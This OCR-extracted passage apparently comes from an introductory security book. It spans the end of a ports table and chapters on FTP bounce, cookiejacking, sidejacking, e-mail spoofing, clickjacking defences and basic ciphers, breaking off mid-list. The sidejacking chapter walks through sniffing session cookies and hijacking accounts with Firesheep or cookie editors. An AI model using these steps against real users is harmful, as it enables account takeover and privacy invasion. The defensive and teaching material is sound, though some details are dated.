28910			Nintendo Wi-Fi Connection	Unofficial
28960		UDP	*Call of Duty*; *Call of Duty: United Offensive*; *Call of Duty 2*; *Call of Duty 4: Modern Warfare*; *Call of Duty: World at War* (PC Version)	Unofficial
29000			Perfect World International Used by the Perfect World International Client	Unofficial
29900-29901			Nintendo Wi-Fi Connection	Unofficial
29920			Nintendo Wi-Fi Connection	Unofficial
30000			Pokémon Netbattle	Unofficial
30301			BitTorrent	Unofficial
30564	TCP		Multiplicity: keyboard/mouse/clipboard sharing software	Unofficial
30718		UDP	Lantronix Discovery for Lantronix serial-to-ethernet devices	Unofficial
30777	TCP		ZangZing agent	Unofficial
31337	TCP		Back Orifice—remote administration tool (often Trojan horse)	Unofficial
31415			ThoughtSignal—Server Communication Service (often Informational)	Unofficial
31456	TCP		TetriNET IRC gateway on some servers	Unofficial
31457	TCP		TetriNET	Official
31458	TCP		TetriNET Used for game spectators	Unofficial
32123	TCP		x3Lobby Used by x3Lobby, an internet application.	Unofficial
32245	TCP		MMTSG-mutualed over MMT (encrypted transmission)	Unofficial
32769	TCP		FileNet RPC	Unofficial

32976	TCP		LogMeIn Hamachi (VPN tunnel software; also port 12975)—used to connect to Mediation Server (bibi.hamachi.cc); will attempt to use SSL (TCP port 443) if both 12975 & 32976 fail to connect	Unofficial
33434	TCP	UDP	traceroute	Official
34443			Linksys PSUS4 print server	Unofficial
34567	TCP		dhanalakshmi.org EDI service	Official
36963		UDP	Any of the USGN online games, most notably Counter Strike 2D multiplayer (2D clone of popular CounterStrike computer game)	Unofficial
37659	TCP		Axence nVision	Unofficial
37777	TCP		Digital Video Recorder hardware	Unofficial
40000	TCP	UDP	SafetyNET p Real-time Industrial Ethernet protocol	Official
41823	TCP	UDP	Murealm Client	Unofficial
43047	TCP		TheòsMessenger second port for service TheòsMessenger	Official
43048	TCP		TheòsMessenger third port for service TheòsMessenger	Official
43594–43595	TCP		Jagex, RuneScape, FunOrb, etc.	Unofficial
47001	TCP		WinRM - Windows Remote Management Service	Official
47808	TCP	UDP	BACnet Building Automation and Control Networks ($47808_{10} = BAC0_{16}$)	Official
49151	TCP	UDP	Reserved	Official

Dynamic, private or ephemeral ports: 49152–65535

The range above the registered ports contains dynamic, or private, ports that cannot be registered with IANA. It is used for custom or temporary purposes and for automatic allocation of ephemeral ports.

CHAPTER 7- FTP BOUNCES ATTACK

FTP BOUNCE ATTACK

Introduction

In the past few years, there have been ongoing discussions about problems related to the PORT command in the FTP protocol. These problems are based on the misuse of the PORT command in the FTP protocol.

The FTP Protocol

To understand these attacks, it is necessary to have a basic understanding of the FTP protocol.

A client opens a connection to the FTP control port (port 21) of an FTP server. So that the server will be later able to send data back to the client machine, a second (data) connection must be opened between the server and the client.

To make this second connection, the client sends a PORT command to the server machine. This command includes parameters that tell the server which IP address to connect to and which port to open at that address - in most cases this is intended to be a high numbered port on the client machine.

The server then opens that connection, with the source of the connection being port 20 on the server and the destination being the port identified in the PORT command parameters.

The PORT command is usually used only in the "active mode" of FTP, which is the default. It is not usually used in passive (also known as PASV) mode. Note that FTP servers usually implement both modes, and the client specifies which method to use.

The FTP Bounce Attack

To conform to the FTP protocol, the PORT command has the originating machine specify an arbitrary destination machine and port for the data connection. However, this behavior also means that an attacker can open a connection to a port of the attacker's choosing on a machine that may not be the originating client.

Making this connection to an arbitrary machine for unauthorized purposes is the FTP bounce attack.

For illustrative purposes only, several examples of how attackers can use FTP bounce follow.

1. Port scanning

An attacker wishing to carry out a port scan against a site can do so from a third-party FTP server acting as a stage for the scan. The victim site sees the scan as coming from the FTP server rather than the true source (the FTP client). Under some circumstances, this technique offers the attacker more benefits that just hiding the true source of the probe. When the intended victim site is on the same subnet as the FTP server, or when it does not filter traffic from the FTP server, the attacker can use the server machine as the source of the port scan rather than the client machine, thus managing to bypass access controls that might otherwise apply.

2. Bypassing basic packet filtering devices

An attacker may bypass a firewall (or other boundary protection measures) in certain network configurations.

For instance, assume that a site has its anonymous FTP server behind the firewall. Using the port scan technique above, an attacker determines that an internal web server at that site is available on port 8080, a port normally blocked by a firewall.

By connecting to the public FTP server at the site, the attacker initiates a further connection between the FTP server and an arbitrary port on a non-public machine at that site (for instance the internal web server at port 8080). As a result, the attacker establishes a connection to a machine that would otherwise be protected by the firewall.

3. Bypassing Dynamic Packet Filtering Devices

Another problem involves client sites that have implemented firewalls that use dynamic packet filters to protect themselves. The sites are open to attack because the firewall trusts the information it receives.

In this example, the victim site houses all of its systems behind a firewall that uses dynamic packet filters. A person at the victim site browses web pages and downloads a Java applet constructed by the attacker. Without that person's knowledge, the Java applet then opens an outbound FTP connection to the attacker's machine. The applet then issues an FTP PORT command, instructing the server machine to open a connection to, say, the telnet port at some otherwise protected system behind the victim firewall.

Because the dynamic packet filtering firewall examines outbound packets to determine if any action is required on its part, it notes the PORT command and allows an incoming connection from the remote web server to the telnet port on the victim machine. This connection normally is not allowed by the firewall; it was allowed in this case because the PORT command was issued by the client.

Solutions

The example attacks in this tech tip demonstrate the core component of the vulnerability: the contents of the FTP PORT command are not trustworthy as they are under the control of a potential attacker. The FTP bounce example demonstrates what happens when a

server trusts the information. The dynamic filter example demonstrates what happens when a firewall trusts the information.

Because the core element of the FTP bounce attack is required for RFC compliance, there is no clear-cut solution. An important point to remember, though, is that the RFC states that the feature must be present in the server software and usable to be RFC compliant. It does not state that the end user must actually be under constraint of using this feature.

1. FTP Server Software

The best solution to the FTP bounce problem from a security perspective is to ensure that your FTP server software cannot establish connections to arbitrary machines. However, sites that rely on the RFC-compliant behavior may find that implementing this solution will affect applications that they use. (We have not received any first-hand reports of such cases.) Consequently, many vendors offer solutions that allow the site offering the FTP service to make the choice that best suits them. Vendor implementations fall into three groups:

1. Strict conformance with RFC functionality: The PORT command may be used to connect directly to a third-party machine, and this is the only functionality allowed. Some vendors who choose to maintain strict conformance have addressed this problem by modifying all other network services to reject connections originating from the FTP data port (port 20).

2. Strict suppression of the PORT command: The PORT command may be used to connect to the originating client, and this is the only functionality allowed.

3. Variable PORT command behavior: The PORT command may be used in either of the above two ways, with one way being the default. Switching between them is usually achieved with a command line parameter. You should be careful to verify which the default is.

You should be aware which category your server software falls into. Our recommendation is to use option 2, or option 3 with suppression enabled.

2. FTP Server Configuration

Some of the FTP bounce attacks described earlier relies on one or more server machines (depending on the attack) allowing uploaded files via FTP (usually anonymous FTP).

Your site should offer anonymous upload facilities only if it is absolutely necessary. Even then, you must carefully configure the incoming area.

3. Network Configuration

There are a few things to keep in mind when configuring your network boundaries (e.g., packet filtering routers and firewalls).

Sites should ensure that they carefully design their network topology so that effective traffic boundaries exist between systems that offer distinct levels of service. For instance, a site typically has an anonymous FTP service, web service, and an incoming electronic mail hub. The site uses good security practice by separating the machines that provide these external services from those that perform internal services. It is important to have strong network boundaries (preferably using firewalls) between these two sets of machines. In this way, even if an FTP server is vulnerable internal machines can be protected at the intervening network boundary.

For example, sites that have an FTP server that allows the PORT command to establish connections to third-party machines should block traffic between the FTP server and machines that offer services relying on hostname or IP address for authentication. Examples of such services are rlogin, rsh and NFS. While a firewall or filtering router should always prevent direct external access to such services, it should also filter traffic from an internal FTP server that

behaves in this way. This prevents the FTP server being used as a relay machine to attack protocols with weak authentication mechanisms based on hostname or IP address.

Sites using dynamic packet filtering firewalls may need to take additional steps to ensure that third-party PORT commands are blocked by the firewall. If you need to address this problem, we encourage you to check with your vendor to determine the steps you should take.

CHAPTER 8- COOKIEJACKING

COOKIEJACKING

Introduction

A security researcher has discovered a means of hijacking sensitive information from cookies in Internet Explorer. The 'Cookiejacking' technique could expose credentials from Facebook, Twitter, Gmail, or other online services, but Microsoft doesn't consider it a serious threat. So, is the sky falling, is the security researcher crying wolf, or is the real risk somewhere in between.

Security researcher Rosario Valotta recently demonstrated the 'Cookiejacking' technique, and has details of the attack on his blog. The 'Cookiejacking' threat, and underlying zero-day flaw affect all versions of Internet Explorer running on any version of Windows, so the pool of potential victims is significant. Security radar' Cookiejacking' could let an attacker capture your Facebook credentials.

What Is a Cookie?

A cookie is a small text file used by a Web browser or application to store information like site preferences, or user account credentials for site authentication.

What Is Cookiejacking

The technique exploits a flaw that bypasses the Security Zone protection in Internet Explorer to enable the attacker to capture the contents of cookies that should not be exposed.

What Is at Risk

Most text files contain text that would of little value. But, if you are logged in to a site like Facebook, Twitter, or Gmail, cookies are used to store user account information needed to authenticate so you don't have to log in repeatedly. If an attacker can hijack these cookies, they could impersonate you or access sensitive data within the affected site or service.

Is It a Serious Threat?

The attack is not trivial to pull off. The actual 'Cookiejacking' is just one piece of a larger puzzle that requires different attack techniques, and duping the user into becoming a willing participant.

Microsoft's Jerry Bryant downplayed the threat based on the complexity of the attack and the level of user interaction required for it to work. "In order to possibly be impacted a user must visit a malicious website, be convinced to click and drag items around the page and the attacker would need to target a cookie from the website that the user was already logged into."

While all of that is true, though, many users click the little checkbox that says "keep me logged in" so they don't have to enter user credentials every time they visit a site like Facebook, and it is actually fairly simple to lure users into clicking. Valotta created a Facebook game where users undress a naked woman by clicking on her clothing to remove it. Voila! A game like that would definitely get users clicking.

What Should You Do

So, the sky is not falling. Successfully executing a 'Cookiejacking' attack to extract sensitive credentials does take a fair amount of user interaction, and hopefully informed users know enough not to chase that rabbit down the hole.

At the same time, Valotta is not crying wolf. The 'Cookiejacking' technique does work with a little cooperation from the user, and with more than 500 million users on Facebook playing all sorts of silly games, it is not a stretch to think that a significant number of users could be socially engineered to fall for the attack.

Microsoft does not consider the 'Cookiejacking' issue to be a big enough threat to warrant an urgent, out-of-band security update for Internet Explorer, but it is allegedly working on a fix that will be available over the next few months. In the meantime, exercise some caution with a little extra common sense, and don't go clicking on things just because someone asks you to.

CHAPTER 9- SIDEJACKING

SIDEJACKING

What is Sidejacking?

Sidejacking attack (also called as session hijacking) is when an attacker gets a hold of a user's cookie, allowing them to do anything the user can do on a particular website. In other words, the attacker can now make use of your cookie to impersonate your account and can do everything a user can do when logged-in to any website.

It's very common, that many Websites protect your account by encrypting the login process. But it is very uncommon for Websites to encrypt everything else after you login (e.g. cookies). This makes the cookie and the user vulnerable. On an open wireless networks like Wi-Fi, cookies are basically shouted through the air, making these type of attacks extremely easy, yet very popular websites continue to fail at protecting their users.

The Sidejacking Attack involves two Major Steps:

1. Capturing packets (Session Cookie)


There are wide varieties of tools available that can sniff packets containing "session cookies". Use any packet sniffer such as Wireshark to sniff the packets between the target IP and the host. These tools can capture packets such as POST or GET requests used by Web-browsers to send and receive data from the HOST. But we are mainly interested in grabbing the cookies, so carefully takeout the cookie information from the sniffed Packets. Popular packet Sniffers: WireShark, Ethereal, etc.

2. Using Captured Session Cookie.

Once you have the cookie information, the next task is to use this information to get access to victims user account. Using Sniffed Cookie you can actually login to your victims account even without knowing his/her password. To do this you will require browser plugin that can manage and edit cookies. For Firefox Browser, you can use Cookie Manager+ or Edit Cookies to do this task. Chrome users can checkout: Edit This Cookie or Cookie Manager.

Easiest Way to Side Jack:

The above method is cumbersome of course, and requires more time. To simplify this Task, Mr. Eric Butler a software engineer introduced a Firefox extension called Firesheep. The extension was created as a demonstration of the security risk to users of web sites that only encrypt the login process and not the cookie(s) created during the login process. The extension uses a packet sniffer to intercept unencrypted cookies from certain websites, as the cookies are transmitted over the networks.



When you are on public Wi-Fi or LAN, Firesheep can automatically capture all the available session cookies of any website and reports it to you. You can now choose between all the available use accounts and you are just a click away to access them.

As you can see above, it shows the discovered identities on a sidebar displayed in the browser, and allows the user to instantly take on the log-in credentials of the user by double-clicking on the victim's name.

Firesheep has exploited and made it easy for public Wi-Fi users to be attacked by session hijackers. Websites like Facebook, Twitter, and any that the user adds to their preferences allow the firesheep user to easily access private information from cookies.

How do i protect myself from Sidejacking Attack?

1. It is very easy to protect yourself against this sort of attack. Both Facebook & Twitter supports HTTPS, so when you browse Facebook (or twitter for that matter) On Public Wi-Fi or LAN, please make sure you're using HTTPS:// rather than HTTP:// in the URL.

Facebook: Account Settings >> Account Security >> check "Secure Browsing (https)" >> Save.

Twitter: Settings >> Account >> check "Https Only" >> save.

2. Firefox Users can use Plugin called HTTPS Finder. HTTPS Finder automatically detects and alerts when SSL is available on a web page. It also provides one-click rule creation for HTTPS Everywhere.

3. When you are using Public Wi-Fi, Avoid Logging-in on Websites that doesn't Support HTTPS://. Don't use sites that revert back to HTTP after login.

4. Always Log off websites when done. If the 'victim' logs out of any Website, the attackers session becomes invalid – so it's a good practice to actually log out and log back in again rather than using the 'remember me' check-box.

5. Avoid using unencrypted Wi-Fi. Encrypting everything over Wi-Fi is an excellent idea. Although not many hot-spots offer Encrypted Wi-Fi, using it can greatly reduce the risk of being hacked.

CHAPTER 10- E-MAIL SPOOFING

E-MAIL SPOOFING

Introduction to E-mail Spoofing


The expression “e-mail spoofing” usually refers to the activity of changing the apparent origin of an e-mail - often used in spam and phishing attacks. By changing certain elements of the e-mail, such as the From, Return-Path and Reply-To fields in the message header, a malicious individual can make the e-mail appear to be from someone other than the actual sender. Such mails are often associated with a spoof web site intended to mimic an actual, well-known website, but in fact run by someone with fraudulent intentions.

Whatever the sender’s motivation, the objective of spoofed mail is to hide the real identity of the sender. This is possible because the Simple Mail Transfer Protocol (SMTP) used to send almost all Internet mail does not require authentication (unlike some other, more secure protocols). Thus a sender can use either an entirely fictitious return address or a legitimate address that belongs to someone else.

The simplest form of e-mail spoofing involves simply setting the “display name” and “From” field of outgoing messages to show false information. Most e-mail programs permit you to change the content of these fields to anything you want.

For instance when you set up a mail account in Outlook Express, you are asked to enter a display name, which can be anything you wish. This name is then displayed in the recipient’s mail program as the e-mail sender. In a similar way, you can type anything you like for your e-mail address. These fields are entirely separate from the account name you use to authenticate with your POP mail server.

How it works



What is E-Mail Spoofing

E-mail spoofing (or forging) is sending an e-mail to another person so that it appears that the e-mail was sent by someone else. It is becoming so common that you can no longer take for granted that the e-mail you are receiving is truly from the person identified as the sender.

How does it work?

It is disturbingly easy to spoof an e-mail address. All you need to do is change the settings in your e-mail program. Simply change your name, and choose any e-mail address as the reply-to address. When your e-mail arrives, it will appear to the receiver as having been sent from another person. There are rare occasions when you might want to this, such as if you are sending an e-mail from home and want to look like it is being sent from your work account. However, forging anybody's name but your own could have serious legal ramifications.

What does it mean?

Here is a simple rule: You can no longer trust the sender's address on an e-mail. It is as easy to fake as writing someone else's address on an envelope before dropping it in the mailbox.

You have to teach yourself to be wary of e-mails, in much the same way that you have been trained to recognize dubious letters, phone calls and door to door salesman. Nobody wants to be the victim of a fraud artist.

Who is spoofing?

There are four basic sources of spoofed e-mails: SPAM, virus programs, fraud artists and people who simply want to cause someone trouble.

SPAM

Many spam companies will steal a real person's e-mail address in order to trick anti-spam filters. It also makes the e-mail seem legitimate and written by a real person (rather than a machine). Finally, it allows them to hide their true identities.

VIRUSES

Almost all of the latest virus programs use e-mail spoofing. The reasons are simple: many people are still willing to blindly click on an attachment sent by someone they know. Once activated, the virus program will send itself to everybody in the infected computer's address book, but it will first use one of those addresses to fake who is actually sending the virus. Not only does an innocent person have to deal with calls that he or she is sending out viruses, but the real infected machine is left alone to continue its dirty work.

FRAUD

Fraud artists will send out e-mails asking for passwords or credit card information, and they will spoof the address so that it appears the e-mail is being sent by a legitimate organization. These e-mails often ask the victim to visit a web page and fill out an online form. Of course, this web page is fake as well.

TROUBLE MAKERS

Disgruntled people can cause a lot of trouble for a company or organization by spoofing e-mails. They can create fake press releases or internal memos, and then send them out by pretending to be a person at the company. Usually their goal is to generate rumors' and misinformation. Their work can lead to inaccurate media reports and significant loss of productivity.

Examples of E-Mail Spoofing

Here are some recent cases of e-mail spoofing that caused a lot of trouble:

- A recent virus program sent e-mail that appeared to come from Microsoft, and even used the company logo and other graphics. Links on the e-mail went to the actual Microsoft site, however the message urged you to install a Microsoft security update which was included as an attachment. Of course the attachment was really a virus.
- A message "from" Microsoft president threatening a hostile takeover of IBM Computer at an inflated per-share price raised eyebrows at several dozen companies and media offices.
- An icily worded message "from" management of a law firm informed employees a colleague had been brutally murdered, naming her replacement. Shocked staff forwarded the message to friends outside the company's London and Hong Kong offices. A viral global smear campaign rapidly unfurled.

- E-mail "from" the American Red Cross following the September 11 disaster sent recipients to fake Web sites where people used credit cards to make "donations".
- Messages appearing to come from companies such as Warner Bros and Computerworld included links to porn sites.

What Can You Do?

Unfortunately, there is not much that you can do to prevent spoofed e-mails from being sent to you. Companies such as Microsoft are examining the issue, but solutions are still a long way away. What you can do is understand how fragile the sender's "identity" really is, and be vigilant.

You can also look at the "headers" information to see where the spoofed e-mail actually originated from. Depending on the circumstances you can then send an alert to the person you assume sent it.

If it appears that your own e-mail address has been spoofed, there are some steps you can take. If you receive an e-mail or phone call accusing you of distributing a virus, first determine that your computer is not infected by using your anti-virus. If you are clean, you may consider replying to the person and politely letting them know that your address was spoofed. Keep in mind that many virus alert messages are often generated by a program. Replying to such a message will be a waste of time.

CHAPTER 11- CLICKJACKING ATTACK

CLICKJACKING ATTACK

Introduction

Click jacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

An example of clickjacking

Suppose an online store has a page where a logged in user can click “Buy now” to purchase an item. A user has chosen to stay logged into the store all the time for convenience. An attacker site might create an “I Like Ponies” button on one of their own pages, and load the store’s page in a transparent iframe such that the “Buy Now” button is invisibly overlaid on the “I Like Ponies” button. If the user visits the attacker site and clicks “I like Ponies” he will inadvertently click on the online store’s “Buy Now” button and unknowingly purchase the item.

Preventing clickjacking

Modern browsers honor the X-Frame-Options HTTP header that indicates whether or not a resource is allowed to load within a frame or iframe. If the response contains the header with a value of SAMEORIGIN then the browser will only load the resource in a frame if the request originated from the same site. If the header is set to DENY then the browser will block the resource from loading in a frame no matter which site made the request.

This chapter provides a few simple ways to include this header in responses from your site:

1. A simple middleware that sets the header in all responses.

2. A set of view decorators that can be used to override the middleware or to only set the header for certain views.

How to use it

Setting X-Frame-Options for all responses

To set the same X-Frame-Options value for all responses in your site, add 'site.middleware.clickjacking.XFrameOptionsMiddleware' to MIDDLEWARE_CLASSES:

```
MIDDLEWARE_CLASSES = (
    ...
    'site.middleware.clickjacking.XFrameOptionsMiddleware',
    ...
)
```

By default, the middleware will set the X-Frame-Options header to SAMEORIGIN for every outgoing HttpResponse. If you want DENY instead, set the X_FRAME_OPTIONS setting:

```
X_FRAME_OPTIONS = 'DENY'
```

When using the middleware there may be some views where you do not want the X-Frame-Options header set. For those cases, you can use a view decorator that tells the middleware not to set the header:

```
from site.http import HttpResponse

from site.views.decorators.clickjacking import xframe_options_exempt

@xframe_options_exempt

def ok_to_load_in_a_frame(request):

 return HttpResponse("This page is safe to load in a frame on any site.")
```

Setting X-Frame-Options per view

To set the X-Frame-Options header on a per view basis, Site provides these decorators:

```
from site.http import HttpResponse

from site.views.decorators.clickjacking import xframe_options_deny

from site.views.decorators.clickjacking import xframe_options_sameorigin

@xframe_options_deny

def view_one(request):

   return HttpResponse("I won't display in any frame!")

@xframe_options_sameorigin

def view_two(request):

   return HttpResponse("Display in a frame if it's from the same origin as me.")
```

Note that you can use the decorators in conjunction with the middleware. Use of a decorator overrides the middleware.

Limitations

The X-Frame-Options header will only protect against clickjacking in a modern browser. Older browsers will quietly ignore the header and need other clickjacking prevention techniques.

Browsers that support X-Frame-Options

Internet Explorer 8+

Firefox 3.6.9+

Opera 10.5+

Safari 4+

CHAPTER 12- CRYPTOGRAPHY

CRYPTOGRAPHY

The Fundamental Idea of Cryptography

It is possible to transform or encipher a message or plaintext into "an intermediate form" or ciphertext in which the original information is present but hidden. Then we can release the transformed message (the ciphertext) without exposing the information it represents.

By using different transformations, we can create many different ciphertexts for the exact same message. So if we select a particular transformation "at random," we can hope that anyone wishing to expose the message ("break" the cipher) can do no better than simply trying all available transformations (on average, half) one-by-one. This is a brute force attack.

The difference between intermediate forms is the interpretation of the ciphertext data. Different ciphers and different keys will produce different interpretations (different plaintexts) for the exact same ciphertext. The uncertainty of how to interpret any particular ciphertext is how information is "hidden."

Naturally, the intended recipient needs to know how to transform or decipher the intermediate form back into the original message, and this is the key distribution problem.

By itself, ciphertext is literally meaningless, in the sense of having no one clear interpretation. In so-called perfect ciphers, any ciphertext (of appropriate size) can be interpreted as any message, just by selecting an appropriate key. In fact, any number of different messages can produce exactly the same ciphertext, by using the appropriate keys. In other ciphers, this may not always be possible, but it must always be considered. To attack and break a cipher, it is

necessary to somehow confirm that the message we generate from ciphertext is the exact particular message which was sent.

A Concrete Example

Most of us have encountered a simple form of ciphering in grade school, and it usually goes something like this:

A Simple Cipher

On a piece of lined paper, write the alphabet in order, one character per line:

A
B
C
…

Then, on each line, we write another character to the right. In this second column, we also want to use each alphabetic character exactly once, but we want to place them in some different order.

A F
B W
C A
…

When we have done this, we can take any message and encipher it letter-by-letter.

Enciphering

To encipher a letter, we find that letter in the left column, then use the associated letter from the right column and write that down. Each letter in the right column thus becomes a substitute for the associated letter in the left column.

Deciphering

Deciphering is similar, except that we find the ciphertext letter in the right column, then use the associated plaintext letter from the left column. This is a little harder, because the letters in the right column are not in order. But if we wanted to, we could make a list where the ciphertext letters were in order; this would be the inverse of the enciphering transformation. And if we have both lists, enciphering and deciphering are both easy.

The Single Transformation

The grade school cipher is a simple substitution cipher, a streaming or repeated letter-by-letter application of the same transformation. That "transformation" is the particular arrangement of letters in the second column, a permutation of the alphabet. There can be many such arrangements. But in this case the key is that particular arrangement. We can copy it and give it to someone and then send secret messages to them. But if that sheet is acquired -- or even copied -- by someone else, the enciphered messages would be exposed. This means that we have to keep the transformation secret.

Many Transformations

Now suppose we have a full notebook of lined pages, each of which contains a different arrangement in the second column. Suppose each page is numbered. Now we just pick a number and encipher our message using that particular page. That number thus becomes our

key, which is now a sort of numeric shorthand for the full transformation. So even if the notebook is exposed, someone who wishes to expose our message must try about half of the transformations in the book before finding the right one. Since exposing the notebook does not immediately expose our messages, maybe we can leave the notebook unprotected. We also can use the same notebook for messages to different people, and each of them can use the exact same notebook for their own messages to each other. Different people can use the same notebook and yet still cipher messages which are difficult to expose without knowing the right key.

Note that there is some potential for confusion in first calling the transformation a key, and then calling the number which selects that transformation also a key. But both of these act to select a particular ciphertext construction from among many, and they are only two of the various kinds of "key" in cryptography.

Weak and Strong Transformations

The simple substitution used in our grade school cipher is very weak, because it "leaks" information: The more often a particular plaintext letter is used, the more often the associated ciphertext letter appears. And since language uses some letters more than others, simply by counting the number of times each ciphertext letter occurs we can make a good guess about which plaintext letter it represents. Then we can try our guess and see if it produces something we can understand. It usually does not take too long before we can break the cipher, even without having the key. In fact, we develop the ultimate key (the enciphering transformation) to break the cipher. This is a codebook attack.

Obviously, when we have few transformations from plaintext to ciphertext, each transformation will be used many times. And if the transformation is known or suspected on even one of those uses, every other use also will be exposed.

One way to reduce this problem is to increase the size of the cipher alphabet. Rather than considering our cipher alphabet to be just the 26 letters, each with a single keyable transformation to ciphertext, we could instead use pairs of those same letters, and have at least 26 x 26 = 676 transformations. This vast increase in keyable transformations makes the code harder to create and store, but also decreases the number of times each individual transformation might be used. We can continue expanding the alphabet by having triplets and quadruplets and so on. Rather quickly we will need a machine to do the operations for us.

A "real" conventional block cipher will have a far larger alphabet. For example, the usual 64-bit block cipher will encipher 8 plaintext characters at the same time, and a change in even one bit in one of those characters will affect all 64 bits of the resulting ciphertext, typically changing about half the values. This is still simple substitution, but with a huge alphabet. Instead of using 26 letters, a 64-bit block cipher views each of 2^{64} different block values as a separate letter, which is something like 18,000,000,000,000,000,000 "letters."

Improving Strength

There are various opportunities for increasing cipher strength:

- One strength opportunity is to change the key frequently. That generally requires additional processing overhead and also requires that a larger amount of key material be transported in some way.
- Another strength opportunity is to randomize the plaintext, so that each letter occurs with the same probability. Letter frequency randomization can be done statistically in a block cipher operating mode, or by multiple encryption. Or some form of dynamic letter frequency compensation system could be constructed.
- Yet another strength opportunity is to construct a homophonic cipher, in which any particular plaintext can be represented by many different unrelated ciphertexts. Then,

when plaintext reuse does occur, hopefully the ciphertext will be different. This will expand the ciphertext.

- An uncommon strength opportunity is to add nulls to plaintext or ciphertext. Some sort of keyed cryptographic random number generator computes positions for the characters. For encryption the desired characters are placed at the computed positions. For decryption the characters at those locations are retrieved. Adding huge numbers of nulls could expand the ciphertext by huge amounts.
- Yet another strength opportunity is to come up with some form of conventional block cipher that can key-select and realize every possible substitution table. Unfortunately, that goal typically is well beyond being merely infeasible for blocks of reasonable size.

These approaches can improve strength against a codebook attack, and perhaps some other attacks as well. But that is only one of presumably unlimited numbers of different attacks which may be encountered.

No matter what we do, what we think is a strong cipher may not actually be a strong cipher. We are unlikely to know the practical strength of our cipher. In practice, strength is contextual and depends not only upon some unknown "absolute" strength, but also upon the knowledge and abilities of the attacker or opponent.

Unfortunately, we do not expect to know who the attackers may be, nor their capabilities, nor will they tell us of their successes. So, absent some sort of "proof of strength in practice" (which is generally not possible), there is no way to know whether a cipher is actually protecting the information we entrust to it.

Keyspace

Suppose we have 256 pages of transformations in the notebook; this means there are exactly 256 different keys we can select from. If we write the number 256 in binary we get

"100000000"; here the leftmost "1" represents 1 count of 2^8, and we call this an "8 bit" number. Or we can compute the base 2 logarithm by first taking the natural log of 256 (about 5.545) and dividing that by the natural log of 2 (about 0.693); this result is also 8. So we say that having 256 key possibilities is an "8 bit" keyspace. If we choose one of the 256 key values at random, and use that transformation to encipher a message, someone wishing to break our cipher should have to try about 128 decipherings before happening upon the correct one. The effort involved in trying, on average, 128 decipherings (a brute force attack) before finding the right one, is the design strength of the cipher.

If our notebook had 65,536 pages or keys (instead of just 256), we would have a "16 bit" keyspace. Notice that this number of key possibilities is 256 times that of an "8 bit" keyspace, while the key itself has only 8 bits more than the "8 bit" cipher. The strength of the "16 bit" cipher is the effort involved in trying, on average, 32,768 decipherings before finding the right one.

The idea is the same as a modern cipher: We have a machine which can produce a huge number of different transformations between plaintext and ciphertext, and we select one of those transformations with a key value. Since there are many, many possible keys, it is difficult to expose a message, even though the machine itself is not secret. And many people can use the exact same machine for their own secrets, without revealing those secrets to everyone who has such a machine.

Digital Electronic Ciphering

One of the consequences of having a digital electronic machine for ciphering, is that it operates very, very fast. This means that someone can try a lot more possibilities than they could with a notebook of paper pages. For example, a "40 bit" keyspace represents about 10^{12} keys, which sounds like a lot. Unfortunately, special-purpose hardware could try this many decipherings in under 5 seconds, which is not much strength. A "56 bit" keyspace represents about 7×10^{16}

different keys, and was recently broken by special brute force hardware in 56 hours; this is also not much strength. The current strength recommendation is 112 to 128 bits, and 256 is not out of the question. 128 bits is just 16 bytes, which is the amount of storage usually consumed by 16 text characters, a very minimal amount. A 128 bit key is "strong enough" to defeat even unimaginably extensive brute force attacks.

Huge Keys

Under the theory that if a little is good, a lot is better, some people suggest using huge keys of 56,000 bits, or 1,000,000 bits, or even more. We can build such devices, and they can operate quickly. We can even afford the storage for big keys. What we do not have is a reason for such keys: a 128 bit key is "strong enough" to defeat even unimaginably extensive brute force attacks. While a designer might use a larger key for convenience, even immense keys cannot provide more strength than "strong enough." And while different attacks may show that the cipher actually has less strength, a huge keyspace is not going to solve those problems.

Some forms of cipher need relatively large key values simply to have a sufficiently large keyspace. Most number-theory based public key ciphers are in this class. Basically, these systems require key values in a very special form, so that most key values are unacceptable and unused. This means that the actual keyspace is much smaller than the size of the key would indicate. For this reason, public key systems need keys in the 1,000 bit range, while delivering strength perhaps comparable to 128 bit secret key ciphers.

Naive Ciphers

Suppose we want to hide a name: We might think to innovate a different rule for each letter. We might say: "First we have 'T', but 't' is the 3rd letter in 'bottle' so we write '3.'" We can continue this way, and such a cipher could be very difficult to break. So why is this sort of thing not done? There are several reasons:

1. First, any cipher construction must be decipherable, and it is all too easy, when choosing rules at random, to make a rule that depends upon plaintext, which will of course not be present until after the ciphertext is deciphered.
